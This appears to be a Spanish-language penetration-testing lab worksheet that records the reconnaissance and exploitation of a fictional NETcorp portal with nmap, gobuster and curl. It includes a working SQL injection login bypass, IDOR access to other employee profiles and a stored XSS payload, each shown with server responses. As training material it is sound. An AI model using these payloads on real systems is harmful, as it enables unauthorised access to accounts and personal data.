





SmartComp


THE CYBER SECURITY COMPANY




1. Desde el atacante, ¿cuál es la dirección IPv4 del portal corporativo (portal.netcorp.local)?

Comando / Resultado	
sudo nmap -sV 10.50.5.20	10.50.5.20
Evidencia	
 	


2. Con WhatWeb (o equivalente) sobre el portal: ¿qué versión de PHP reporta (X-Powered-By / fingerprint)?

Comando / Resultado	
whatweb -v http://portal.netcorp.local	X-Powered-By[PHP/8.2.32]
Evidencia	
	


3. En robots.txt del portal: indica UNA ruta en Disallow (ruta completa, ej. /algo/).

Comando / Resultado	
curl http://portal.netcorp.local/robots.txt	/admin/
Evidencia	
	


4. Con gobuster/dirb (o similar): nombra UN directorio o archivo encontrado con estado HTTP 200 o 301 (además de index.php / robots.txt).

Comando / Resultado	
<code>gobuster dir -u http://portal.netcorp.local/ -w /usr/share/wordlists/dirb/common.txt -x php,txt,html</code>	Login.php
Evidencia	
 <pre>gobuster v3.8.2 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart) [+] Url: http://portal.netcorp.local/ [+] Method: GET [+] Threads: 10 [+] Wordlist: /usr/share/wordlists/dirb/common.txt [+] Negative Status codes: 404 [+] User Agent: gobuster/3.8.2 [+] Extensions: html,php,txt [+] Timeout: 10s Starting gobuster in directory enumeration mode .git/HEAD (Status: 200) [Size: 21] .htaccess.php (Status: 403) [Size: 325] .hta.php (Status: 403) [Size: 325] .hta (Status: 403) [Size: 325] .htaccess (Status: 403) [Size: 325] .hta.txt (Status: 403) [Size: 325] .hta.html (Status: 403) [Size: 325] .htpasswd.html (Status: 403) [Size: 325] .htpasswd.txt (Status: 403) [Size: 325] .htaccess.html (Status: 403) [Size: 325] .htpasswd.php (Status: 403) [Size: 325] .htpasswd (Status: 403) [Size: 325] .htaccess.txt (Status: 403) [Size: 325] admin (Status: 301) [Size: 368] [→ http://portal.netcorp.local/admin/] backup (Status: 301) [Size: 369] [→ http://portal.netcorp.local/backup/] contact.php (Status: 200) [Size: 1765] includes (Status: 301) [Size: 371] [→ http://portal.netcorp.local/includes/] index.php (Status: 200) [Size: 2112] index.php (Status: 200) [Size: 2112] login.php (Status: 200) [Size: 1744] profile.php (Status: 302) [Size: 0] [→ login.php]</pre>	


5. ¿Cuál es la IPv4 de la API de cestas (api.netcorp.local)?

Comando / Resultado	
sudo nmap -sV 10.50.5.40	Api.netcorp.local
Evidencia	
	

6. URL completa (host interno o IP) del formulario de login de empleados.

Comando / Resultado	
curl http://portal.netcorp.local/login.php	login.php
Evidencia	
	

7. Indica un payload de SQL injection que te permitió autenticarte (o alterar la consulta) en el login. Pega el valor usado en el campo username (o el que explotaste).

Comando / Resultado	
curl -i -X POST http://portal.netcorp.local/login.php \ -d "username=' OR '1'='1' --" \ -d "password=x"	' OR '1'='1' --
Evidencia	
 <pre>(pentester@attacker)-[~] \$ curl -i -X POST http://portal.netcorp.local/login.php -d "username=' OR '1'='1' --" -d "password=x" HTTP/1.1 302 Found Date: Sun, 02 Aug 2026 04:36:10 GMT Server: Apache/2.4.68 (Debian) X-Powered-By: PHP/8.2.32 Set-Cookie: PHPSESSID=ca99ce0cd9099aa5c2d7ffc7fe18ffeb; path=/ Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache Location: profile.php?id=1 Content-Length: 0 Content-Type: text/html; charset=UTF-8</pre>	

8. Tras el bypass/login: ¿qué username de empleado aparece en el perfil (signed in as / Username)?

Comando / Resultado															
curl -i -b "PHPSESSID=ca99ce0cd9099aa5c2d7ffc7fe18ffeb" http://portal.netcorp.local/profile.php?id=1	adam														
Evidencia															
NETcorp Home Employee Login Contact Employee profile Signed in as adam. Viewing record id=1 (parameter not tied to session). <table><tr><th>Field</th><th>Value</th></tr><tr><td>ID</td><td>1</td></tr><tr><td>Username</td><td>adam</td></tr><tr><td>Full name</td><td>Adam Cole</td></tr><tr><td>Email</td><td>adam.cole@netcorp.local</td></tr><tr><td>Department</td><td>Executive</td></tr><tr><td>Internal notes</td><td>Board liaison — confidential roadmap access.</td></tr></table> Not implemented — close session via browser.	Field	Value	ID	1	Username	adam	Full name	Adam Cole	Email	adam.cole@netcorp.local	Department	Executive	Internal notes	Board liaison — confidential roadmap access.	(pentester@attacker)-[~] curl -i -b "PHPSESSID=ca99ce0cd9099aa5c2d7ffc7fe18ffeb" http://portal.netcorp.local/profile.php?id=1 HTTP/1.1 200 OK Date: Sun, 02 Aug 2026 04:40:28 GMT Server: Apache/2.4.68 (Debian) X-Powered-By: PHP/8.2.32 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache Vary: Accept-Encoding Content-Length: 2054 Content-Type: text/html; charset=UTF-8 <!DOCTYPE html><html lang="en"><head><meta charset="utf-8"><title>Employee Profile - NETcorp</title><style> body{font-family: Segoe UI, Arial, sans-serif; margin: 0; background: #0f172a; color: #e2e8f0} header{background: #1e293b; padding: 1rem 2rem; border-bottom: 2px solid #38bdf8} header a{color: #38bdf8; text-decoration: none; margin-right: 1.25rem} main{max-width: 960px; margin: 2rem auto; padding: 0 1rem} .card{background: #1e293b; border-radius: 8px; padding: 1.5rem; margin: 1rem 0} input, textarea{width: 100%; padding: .5rem; margin: .35rem 0; background: #0f172a; border: 1px solid #334155; color: #e2e8f0} button{background: #38bdf8; color: #0f172a; border: none; padding: .6rem 1.2rem; cursor: pointer; font-weight: 600} .err{background: #7f1d1d; padding: .75rem; border-radius: 4px; margin: .5rem 0} .ok{background: #14532d; padding: .75rem; border-radius: 4px; margin: .5rem 0} table{width: 100%; border-collapse: collapse} td, th{border: 1px solid #334155; padding: .5rem; text-align: left} </style></head><body><header>NETcorp Home Employee Login </header><main><div class="card"> <h1>Employee profile</h1> <p>Signed in as adam. Viewing record id=1 (parameter not tied to session).</p> <table> <tr><th>Field</th><th>Value</th></tr> <tr><td>ID</td><td>1</td></tr> <tr><td>Username</td><td>adam</td></tr> <tr><td>Full name</td><td>Adam Cole</td></tr> <tr><td>Email</td><td>adam.cole@netcorp.local</td></tr> <tr><td>Department</td><td>Executive</td></tr> <tr><td>Internal notes</td><td>Board liaison — confidential roadmap access.</td></tr> </table> <p>Not implemented - close session via browser</p> </div>
Field	Value														
ID	1														
Username	adam														
Full name	Adam Cole														
Email	adam.cole@netcorp.local														
Department	Executive														
Internal notes	Board liaison — confidential roadmap access.														


9. Con sesión activa, al pedir profile.php?id=2, ¿qué username ves?

Comando / Resultado

```
curl -i -b "PHPSESSID=ca99ce0cd9099aa5c2d7ffc7fe18ffeb"  
http://portal.netcorp.local/profile.php?id=2
```

steve

Evidencia




```
curl -i -b "PHPSESSID=ca99ce0cd9099aa5c2d7ffc7fe18ffeb" http://portal.netcorp.local/profile.php?id=2  
HTTP/1.1 200 OK  
Date: Sun, 02 Aug 2026 04:56:01 GMT  
Server: Apache/2.4.68 (Debian)  
X-Powered-By: PHP/8.2.32  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Cache-Control: no-store, no-cache, must-revalidate  
Pragma: no-cache  
Vary: Accept-Encoding  
Content-Length: 2052  
Content-Type: text/html; charset=UTF-8  
  
<!DOCTYPE html><html lang="en"><head><meta charset="utf-8"><title>Employee Profile - NETcorp</title><style>  
body{font-family: Segoe UI, Arial, sans-serif; margin: 0; background: #0f172a; color: #e2e8f0}  
header{background: #1e293b; padding: 1rem 2rem; border-bottom: 2px solid #38bdf8}  
header a{color: #38bdf8; text-decoration: none; margin-right: 1.25rem}  
main{max-width: 960px; margin: 2rem auto; padding: 0 1rem}  
.card{background: #1e293b; border-radius: 8px; padding: 1.5rem; margin: 1rem 0}  
input, textarea{width: 100%; padding: .5rem; margin: .35rem 0; background: #0f172a; border: 1px solid #334155; color: #e2e8f0}  
button{background: #38bdf8; color: #0f172a; border: none; padding: .6rem 1.2rem; cursor: pointer; font-weight: 600}  
.err{background: #7f1d1d; padding: .75rem; border-radius: 4px; margin: .5rem 0}  
.ok{background: #14532d; padding: .75rem; border-radius: 4px; margin: .5rem 0}  
table{width: 100%; border-collapse: collapse; text-align: left; border: 1px solid #334155; padding: .5rem}  
</style></head><body><header><strong>NETcorp</strong> <a href="/index.php">Home</a><a href="/login.php">Employee Login</a><a href=  
"/contact.php">Contact</a></header><main><div class="card">  
<h1>Employee profile</h1>  
<p>Signed in as <strong>adam</strong>.  
Viewing record id=<strong>2</strong> (parameter not tied to session).</p>  
<table>  
<tr><th>Field</th><th>Value</th></tr>  
<tr><td>ID</td><td>2</td></tr>  
<tr><td>Username</td><td>steve</td></tr>  
<tr><td>Full name</td><td>Steve Miller</td></tr>
```

10. Con `profile.php?id=3`, ¿qué departamento (Department) aparece?

[illegible]

11. En contact.php: pega el payload XSS que quedó almacenado y se refleja sin escapar (una línea).

Comando / Resultado	
curl -i -X POST http://portal.netcorp.local/contact.php -d "name=<script>alert(1)</script>"	<script>alert(1)</script>
Evidencia	
	


12. Respuesta JSON de GET /health: ¿qué valor tiene el campo service?

Comando / Resultado

```
curl -s http://api.netcorp.local/health
```

netcorp-basket-api

Evidencia



```
Ubuntu x + v
(pentester@attacker)~$ curl -s http://api.netcorp.local/health
{"service":"netcorp-basket-api","status":"ok"}
```

